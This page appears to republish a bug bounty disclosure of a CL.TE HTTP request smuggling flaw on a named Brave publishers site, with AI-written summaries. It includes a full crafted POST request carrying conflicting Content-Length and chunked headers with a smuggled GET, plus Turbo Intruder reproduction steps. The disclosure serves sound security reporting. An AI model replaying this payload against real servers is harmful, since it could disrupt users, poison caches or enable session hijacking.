HTTP Request Smuggling
The site's front-end and back-end servers disagreed on how to read the length of an HTTP request body, so a crafted request could be split and a hidden second request smuggled to the back-end. The reporter showed a smuggled request returning a normal 200 response instead of the expected rejection, but did not demonstrate session hijacking or cache poisoning.
 Originally disclosed on HackerOne
- Disclosed after 30 days
When malformed or abnormal HTTP requests are interpreted by one or more entities in the data flow between the user and the web server, such as a proxy or firewall, they can be interpreted inconsistently, allowing the attacker to "smuggle" a request to one device without the other device being aware of it.

publishers.basicattentiontoken.org is vulnerable to CL TE ( Front end server uses Content-Length , Back-end Server uses Transfer-encoding ) HTTP request smuggling attack.
Products affected:
Brave Website. : publishers.basicattentiontoken.org
Steps To Reproduce:
- Run the burp suite turbo intruder on the following request
POST /publishers/registrations.json HTTP/1.1
Host: publishers.basicattentiontoken.org
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://publishers.basicattentiontoken.org/sign-up
X-Requested-With: XMLHttpRequest
Content-Type: application/json
Origin: https://publishers.basicattentiontoken.org
Content-Length: 136
DNT: 1
Connection: close
Transfer-encoding: chunked

35
{"terms_of_service":true,"email":"[email protected]"}
00

GET /assets/muli/Muli-Bold-ecdc1a24a0a56f42da0ee128d4c2e35235ef86acfbf98aab933aeb9cc5813bed.woff2 HTTP/1.1
Host: publishers.basicattentiontoken.org
foo: x
- Script for tubro Intruder is attached. Word list can be any list containing any characters.

- Observe 200 OK response for the /publishers/registrations.json post request which is supposed to give {"message":"Unverified request"}. Please refer the attached screenshot ( Smuggle Request1.png ) whih contain the expected response.
- This successfully confirms vulnerability.Please refer attached screenshot ( Final Response.png ). A seprate report is attached as well.
Any suggestions or improvement in reports are welcome as this is my first report.
Impact
It is possible to smuggle the request and disrupt the user experience. Session Hijacking, Privilege Escalation and cache poisoning can be the impact of this vulnerability as well. As unauthenticated testing is performed the exact impact of the vulnerability cannot be predicted.
For more information about the vulnerability please refer : https://cwe.mitre.org/data/definitions/444.html ; https://capec.mitre.org/data/definitions/33.html
Attachments
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the front-end proxy and back-end server handled Content-Length and Transfer-Encoding differently, so they disagreed on where one request ended and the next began.
Impact
The reporter claims requests can be smuggled to disrupt users and that session hijacking, privilege escalation and cache poisoning could follow, but states the exact impact cannot be predicted because testing was unauthenticated.
What the attacker needed
None
How it was found
- Send a POST request to the registrations endpoint with both a Content-Length header and a chunked Transfer-Encoding header, with a smuggled GET request placed after the chunked body.
- Run the request through Burp Suite's Turbo Intruder with a word list of arbitrary characters.
- Observe that the registrations POST returns 200 OK instead of the expected unverified-request message.
- Treat the unexpected 200 response as confirmation of the smuggling flaw.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
When you send a web request, the body's length can be stated in two ways: a Content-Length number or a Transfer-Encoding marker. If a proxy and the server behind it trust different ones, an attacker can hide a second request inside the first, and the server acts on it as if it came from the proxy. This is called request smuggling.
What is Smuggling / CRLF?
A front end and a back end split one connection's bytes into requests differently, letting an attacker hide a request inside another user's.


